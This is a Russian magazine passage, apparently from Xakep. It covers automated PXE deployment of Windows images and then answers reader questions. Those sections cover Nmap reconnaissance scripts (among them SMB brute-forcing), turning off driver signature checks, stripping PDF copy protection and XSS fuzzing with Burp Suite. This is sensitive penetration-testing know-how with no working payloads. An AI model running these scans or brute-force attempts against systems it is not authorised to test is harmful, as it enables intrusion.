Первым делом заходим на сайт driverpacks.net и скачиваем интересующие нас драйверы x64- и x86-версий для LAN и Mass Storage. Сразу скажу, что пихать оба пака — и x32, и x64 — в оба WIM не нужно, только напрасно увеличишь его размеры. Распаковываем в удобный для работы каталог (например, C:\lan_driver_x32 и по аналогии). Далее так же, как и в прошлый раз для работы внутри WIM-образа, подключим его. Пример интеграции драйверов приведен для x64-битной версии:

```
imagex /mountrw winpex64.wim 1 mount
```

Далее добавляем драйверы:

```
Dism /image:C:\winpe\mount /Add-Driver ↵
    /Driver:”C:\!Driver_x86” /Recurse
```

где

- Dism — грубо говоря, новый imagex;
- image:C:\winpe\mount — указываем, где подключен WIM-образ;
- /Add-Driver — параметр говорит о том, что интегрируем драйверы;
- /Driver:»C:\!Driver_x86» — каталог с распакованными драйверами;
- /Recurse — говорит шерстить каталог с драйверами рекурсивно.

После этого отключаем образ.


```
imagex /unmount /commit mount
```

Проделываем этот фокус с нужными драйверами для нужных версий Windows. Все бы ничего, но, как говорится, хорошая мысля приходит опосля. Так и в этом случае посетила идея. Раз у нас есть система, которая устанавливается автоматом, не задавая лишних вопросов, неплохо бы иметь после установленной

системы сразу необходимый софт в комплекте, медиаплееры, офис, Jabber-клиент, правильные браузеры. Что ж, сделаем и такой дистр.

Ставим с нашего PXE-сервера (можно на виртуальную машину) Windows, у нас это Windows 7 x32 (делал по заказу админа). Далее ставим необходимый софт, у нас это офис и кодеки. После всех манипуляций активируем учетную запись администратора, заходим под ней, удаляем учетную запись, которую создали в процессе установки, далее удаляем каталоги пользователя, которого удалили. После чего запускаем cmd с правами админа. Воспользуемся программой sysprep. Находится она тут: C:\Windows\System32\sysprep\sysprep.exe, в параметрах ставим галку «Подготовка к использованию».

И «Параметры завершения работы -> Завершение работы». После того как машина выключится, грузимся с PXE winpe.wim образа, предварительно так же смонтировав образ и положив программку imagex в корень, например так: C:\winpe\mount\imagex.exe (путь указан в каталог с подключенным образом). Далее, когда выходит меню WinPE, жмем <Ctrl + c> и попадаем просто в cmd-консоль.



Окно sysprep

ЗАХВАТ ОБРАЗА

Для начала подготовим сетевую общую папку с правами на запись, в которую будем захватывать образ WIM. У меня это \\192.168.181.4\buf. Далее вернемся к машине, где у нас запущен WinPE с консолью. Подключаем сетевой каталог:

```
net use D: \\192.168.181.4\buf
```

Запускаем imagex с такими параметрами:

```
imagex /capture C: D:\install.wim “Windows 7 Professional x64” ↵
    /compress maximum
```

где
- /capture C: — захват раздела C;
- D:\install.wim — куда сохранять D;
- «Windows 7 Professional x64» — имя образа, должно быть заключено в кавычки;
- /compress maximum — тип сжатия файлов в образе.

После всего получаем файл install.wim и заменяем им файл insltall.wim в образе, который находится в каталоге Source. Важно: размер получившегося образа не должен превышать 4 Гбайт.

АВТОМАТИЗАЦИЯ ПОДКЛЮЧЕНИЯ ISO-ОБРАЗОВ

Для начала подготовим папки. Итак, у нас настроен общий каталог с именем windows. Внутри создаем подкаталоги, куда будут подключаться ISO-образы:

- win2012;
- win8x32;
- win8x64;
- win7x32;
- win7x64;
- win7cutomx32;
- kubuntu15.10;
- elementaryos64.

Как ты заметил, у меня две Live-версии Ubuntu, именно поэтому я положил их в этот же каталог. Далее складываем ISO-образы в какую-нибудь папку, например в /home/user/iso. Имена файлов ISO должны соответствовать именам каталогов, созданных ранее (например: win7x32 — win7x32.iso). Далее создаем скрипт /opt/isodistr.sh:

```
#!/bin/bash

found=$(losetup -a | grep win)
foundlinux=$(losetup -a | grep linux)

if [ -n "$found" ]; then
echo 1 >/var/log/isomount.log 2>&1


else
isopath="/home/samba/shares/iso/"
mountiso="win7 win7x32 win8 win8x32"
format=".iso"
distpath="/home/samba/shares/distr"
mountisolinux="elementaryos64 kubuntu15.10"

for name in $mountiso; do
mount -t udf -o loop $isopath$name$format $distpath/$name >/dev/n
2>&1 && echo 0 >/var/log/isomount.log
```

```
done

fi

if [ -n "$foundlinux" ]; then
echo 1 >/var/log/isomountlinux.log 2>&1

else
for name2 in $mountisolinux; do
mount -t iso9660 -o loop $isopath$name2$format $distpath/$name2 >/dev/null 2>&1 && echo 0 >/var/log/isomountlinux.log
done
fi
exit
```

В двух словах о том, что он делает. Скрипт монтирует ISO-образ, сопоставляя имя ISO-образа и имя папки. Результат пишется в лог в виде 1 — если каталоги до этого были примонтированы и 0 — если образы примонтированы не были и примонтировались при последнем запуске.

Далее делаем его исполняемым командой sudo chmod +x, добавляем в cron пользователя, у которого есть доступ во все каталоги и файлы, задание запускать скрипт раз в пять минут.

```
# crontab -e

*/5 * * * * /opt/isomount.sh
```

ПОЧЕМУ ЛОГИ В ВИДЕ 0 И 1

У меня есть Zabbix-сервер, который мониторит и в случае чего шлет эсэмэски. Вот для мониторинга состояния этого хозяйства и сыпем в лог 0 и 1. Чтобы научить Zabbix работать с этими данными, необходимо добавить в файл настроек `/etc/zabbix/zabbix_agentd.conf` такие строки:

```
UserParameter=mountisodistr,cat /var/log/isomount.log
UserParameter=mountisodistrlinux,cat /var/log/isomountlinux.log
```

После чего в веб-интерфейсе Zabbix на узел добавить элемент данных мониторинга mountisodistr и mountisodistrlinux. На выходе получаем симпатичный график.




График мониторинга состояния подключения ISO-образов

ПОД КОНЕЦ НЕМНОГО О НАВЕДЕНИИ КРАСОТЫ

Основной файл меню PXE — это pxelinux.cfg/default. Чтобы не громоздить внутри него лишние настройки, в данном случае стилевые, просто выносим их в отдельный файл и указываем на него в default.

```
include pxelinux.cfg/themes

FONT pxelinux.cfg/UniCyr-sans-8x16.psf
menu color title 5;10;20 #019ccf #00000000 none
menu color border 0 #757574 #00000000 none
#menu color unsel 0 #8ea206 #00000000 none
#menu color sel 0 #ffffff #00000000  std
menu color unsel 0 #90ffffff #00000000 none
menu color sel 0 #ff60CA00 #00000000  std
menu color tabmsg 0 #ffffff #00000000 none
#menu background pxelinux.cfg/background/back_23.png
menu background pxelinux.cfg/background/back1.png
menu cmdlinerow 18
menu timeoutrow 18
menu tabmsgrow 18
menu tabmsg Press ENTER to boot
```

Как видно из конфига, задавать можно все, от настроек фона до обводки текста. Для фоновой картинки необходимо использовать небольшое изображение размерами 640 x 480. Для корректного отображения русского языка необходимо сменить кодировку файла меню либо сконвертировать его с помощью скрипта:

```
#!/bin/bash
echo "Recoding config file to IBM866"
more ishod | iconv -t IBM866 > recod
```



И подсунуть шрифт формата PSF с поддержкой кириллицы. И твое меню сразу станет веселее. :)

Вот, собственно, и всё! Проект подошел к своему логическому завершению. Остается поблагодарить сообщество омских линуксоидов OmskLUG и Рината Рафаиловича Латыпова, он же Sosed213, за оказанную помощь.

P. S. Хочется отметить, что проект оказался полезным. После написания статьи установка Windows-систем была портирована на загрузочную флешку, где уже лежали Android'ы, Linux'ы и образы серверных решений вроде OpenMediaVault, OSSIM и Zentyal. Правда, пришлось пересобирать WinPE заново и BCD-файл из-за структуры каталогов на самой флешке. По вопросам настройки можешь обращаться на email plus@omsklug.com. Всем большое спасибо за адекватные комменты и удачи! Дальше будет только интересней. ;)

Алексей Zemond Панкратов
3em0nd@gmail.com





ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)

7 КОМАНД NMAP, КОТОРЫЕ ПОМОГУТ В РАЗВЕДКЕ

Думаю, ты в курсе, что Nmap — очень крутой сканер. Количество его ключей огромно, а возможности можно изучать годами. Не зря он входит в десятку лучшего хак-софта и по умолчанию установлен практически на всех никсовых системах. Но не все знают, что Nmap — это не только сканирование портов. Возможности его ширятся за счет многочисленных скриптов, которые собраны и уже готовы к применению, если на твоей машине стоит Nmap. Вот несколько самых интересных.

```
nmap -p 80 --script dns-brute.nse example.com
```

Этот скрипт ищет поддомены на заданном домене и выдает валидные A-записи.

```
nmap -p 80 --script hostmap-bfk.nse example.com
```

Ищет виртуальные хосты на удаленной машине.

```
sudo nmap --traceroute --script traceroute-geolocation.nse ↵
    -p 80 example.com
```

Как видно из названия, делает трассировку до удаленного хоста и, помимо этого, рисует, где какой хоп находится физически.

```
nmap --script http-enum example.com
```

Довольно агрессивный тест удаленного хоста, сканирует на очень многое. Здесь и определение метаданных, и определение сервера и различных директорий. В среднем проводит более двух тысяч тестов, что делает его похожим на знаменитый сканер Nikto.

```
nmap --script http-title -sV -p 80 example.com
```

Получаем от сервера заголовки, по которым можно узнать версию сервера или используемого сервиса и определиться с дальнейшим вектором атаки.

```
nmap -p 445 --script smb-os-discovery 127.0.0.1
```

Определяет ОС, имя машины, NetBIOS и домен. Если запустить в локальной сети, найдет все машины, подключенные к сети на данный момент. Это может



быть полезно не только при разведке, но и при инвентаризации парка машин в целом.

```
nmap -sV -p 445 --script smb-brute 127.0.0.1
```

Еще один скрипт для сетей. Поможет найти и пробрутить шары.
Конечно, это далеко не все скрипты: их намного больше, и их можно компоновать друг с другом, чтобы получать необходимую информацию. Ознакомиться с полным списком можно на официальном сайте Nmap.

ОТКЛЮЧАЕМ ПРОВЕРКУ ЦИФРОВОЙ ПОДПИСИ ДРАЙВЕРОВ В WINDOWS

Бывает, купив новенький принтер, использовать ты его не можешь, так как не получается поставить драйверы. Иногда Windows упорно не хочет их инсталлировать, жалуясь на неверные цифровые подписи. Однако есть возможность отключить проверку и на свой страх и риск поставить необходимые для работы драйверы.

Для отключения проверки в Windows 7, Windows Server 2003 и более старых версиях воспользуемся редактором групповых политик. Чтобы его открыть, нажимаем хоткей <Win + R> и в появившемся окошке вбиваем `gpedit.msc`. Откроется многим уже хорошо знакомое окно настройки групповых политик. Нас интересует следующая ветка:

Конфигурация пользователя
↓
Административные шаблоны
↓
Система
↓
Установка драйвера

Здесь ищем параметр «Цифровая подпись драйверов устройств» и выключаем его. После этого перезагружаем машину и ставим все, что нужно. Того же эффекта можно добиться, зажав F8 при загрузке системы и выбрав соответствующий режим загрузки системы. Стоит отметить, что после ребута в этом случае проверка подписи снова включится.

Startup Settings

Press a number to choose from the options below:

Use number keys or functions keys F1-F9.

1) Enable debugging
2) Enable boot logging
3) Enable low-resolution video
4) Enable Safe Mode
5) Enable Safe Mode with Networking
6) Enable Safe Mode with Command Prompt
7) Disable driver signature enforcement
8) Disable early launch anti-malware protection
9) Disable automatic restart after failure

Press F10 for more options
Press Enter to return to your operating system

Кстати, если у тебя вдруг стоит Windows Home Basic или другой «домашний» дистрибутив, то gpedit можешь не искать, его там нет. Но его можно и установить, слегка расширив возможности урезанной системы.

В случае Windows 8.1 или Windows Server 2012 для отключения проверки будет необходимо перезагрузиться в режиме выбора параметров загрузки системы. Для этого нажимаем хоткей <Win + I> и, зажав клавишу Shift, выбираем «Выключение -> Перезагрузка». При выключении компьютера появится страница параметров выключения, тебе нужна вкладка «Диагностика». Потом переходим в «Дополнительные параметры -> Параметры загрузки -> Перезагрузить».

После ребута появится страница выбора параметров загрузки. Задаем необходимый режим, нам нужно отключить обязательную проверку подписи драйверов, и ждем запуска ОС. Цифровая подпись будет отключена до следующей перезагрузки, так что, если будет нужно что-то ставить в несколько этапов, не забудь снова выключить проверку.

СНИМАЕМ ЗАЩИТУ С PDF

Частенько, когда нужно скопировать что-то из свежескачанного файла PDF и перенести в другой формат, сделать это не получается из-за защиты файла.

Защита бывает разная — запрет на копирование, на печать и так далее. Вот как ее можно снять.

Способов немало: это и различные тулзы, и веб-сервисы, которые без мороки с установкой шароварных программ сделают за тебя всю грязную работу. Но во многих случаях можно обойтись даже без них.

Один из самых простых и доступных способов — это открыть PDF в Google Drive. Загружаем файл и открываем его. Если он был защищен на уровне прав владельца, то защита будет отключена. Если не получается, проверь в настройках загрузок, включен ли режим «Преобразовать текст загруженного PDF-файла или изображения», и попробуй проделать все действия снова.

Еще более простой способ — это открыть PDF в Google Chrome, а затем снова сохранить его как PDF. Защита тоже будет снята.

Можно решить проблему чуть более творчески. Для этого понадобятся Foxit Reader или CutePDF Writer, которые, кстати, совершенно бесплатны. Открыв файл в Foxit, отправь его на печать на виртуальный принтер — выставленные ограничения ничем тебе не помешают.

Полезные тулзы, к сожалению, не всегда под рукой, но то же самое можно сделать и при помощи веб-сервиса Smallpdf — он мгновенно снимает защиту со многих PDF. Из его полезных фишек стоит отметить разные варианты конвертации и слияния, а также поддержку русского языка. В общем, однозначно в закладки, когда-нибудь точно пригодится. Как видишь, снятие защиты с PDF — не такое уж и сложное дело при наличии правильных инструментов.

КАК ПОЧИНИТЬ OUTLOOK ПОСЛЕ НЕУДАЧНОГО ПАТЧА WINDOWS

После установки недавних обновлений Windows почтовик Outlook при запуске сразу же уходит в мир иной и ОС принудительно завершает его работу. Как побороть эту проблему? Для начала смотрим логи. В них появляются примерно следующие сообщения.

```
Имя сбойного приложения: OUTLOOK.EXE, версия: 15.0.4763.1000,
отметка времени: 0x55f7fe43
Имя сбойного модуля: ntdll.dll, версия: 6.1.7601.23250,
отметка времени 0x562593df
Код исключения: 0xc0000374
```

```
Смещение ошибки: 0x0000000000be7d2
Идентификатор сбойного процесса: 0xca4
Время запуска сбойного приложения: 0x01d11d440ded8dd6
Путь сбойного приложения: C:\Program Files\Microsoft Office\
Office15\OUTLOOK.EXE
Путь сбойного модуля: C:\windows\SYSTEM32\ntdll.dll
```

Дальнейшее расследование показывает, что сбой вызывают два пакета обновлений: KB3097877 и KB3101746. Чаще всего именно первый — достаточно удалить его, и это решит проблему. Но давай разберемся, что там внутри. Вот как звучит описание с официального сайта:

«Обновление KB3097877 нацелено на закрытие уязвимости в шрифтах OpenType, позволяющей атакующим повысить свои привилегии в системе до уровня вошедшего в учетную запись пользователя».

Становится все интереснее! Outlook действительно падает именно при попытках открыть определенные сообщения. Если их удалить с сервера, то он продолжит работать до получения очередного «убойного» письма. Если обновить офис до 2013-й редакции, то в большинстве случаев баг уходит. Здесь все зависит от конкретной версии Office. У меня под рукой было две версии. В одной был Outlook 15.0.4719.1001 — он крашится после открытия письма; а вот версия 15.0.4771.1000 работает стабильно.

В итоге есть два простых решения: удалить пакет или обновить Office. В Microsoft к тому же пообещали выпустить новую заплатку, которая поборет глюк. Впрочем, это не первый и не последний такой случай. Не зря многие матерые админы перед обновлением всего парка машин тестируют заплатки на нескольких компьютерах с целью диагностики.

АВТОМАТИЗИРУЕМ ПОИСК XSS ЧЕРЕЗ BURP SUITE

Burp Suite — это отличная тулза для проведения пентестов веб-приложений. Она заметно упрощает жизнь как при проверке и эксплуатации различных уязвимостей, так и на этапе разведки. Мы расскажем про несколько трюков, которые помогут искать XSS.

Задача в целом сводится к тому, чтобы послать определенный пейлоад, получить ответ и на основании его сделать вывод, есть ли возможность провести межсайтовый скриптинг или нет.

Частенько для этих целей используют модуль Intruder, который присутствует в бесплатной версии программы. Работает он так: выбираешь режим (опре-

деленный вектор или целый список различных пейлоадов) и поля для атаки, после чего запускается атака.

Ее ход можно отследить в окне статуса, где отображается, сколько еще осталось перебрать вариантов и какие ответы отдает сервер. Нужно внимательно смотреть на поведение сервера и в случае отклонения от нормальной работы тестировать руками, анализировать и думать.

Когда у тебя огромный список пейлоадов и десяток параметров, а приложение и сервер настроены более-менее грамотно, задача становится сложнее. Для автоматизации есть плагин xssValidator — при удачной атаке он поднимет заданный флаг, что заметно упрощает работу. Плагин можно скачать с сайта разработчика или установить через Burp. Для корректной работы ему нужны Java 7.0 и новее и PhantomJS или SlimerJS.

После установки всего необходимого нужно запустить скрипт xss.js, который устанавливается вместе с плагином.

```
phantomjs xss.js &
slimerjs slimer.js &
```

Теперь можно приступать к работе. Все действия проводятся через тот же Intruder, только в Payload type выбираем Extension-generated, а там — наш плагин xssValidator. Чтобы при удачном проведении атаки срабатывал флаг, необходимо на вкладке Options в разделе Grep — Match добавить строку, которая и будет служить флагом. Она копируется из поля Grep phrase в закладке плагина. После этого нажимаем «Старт» и следим за флагом.



№ 12 (203)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50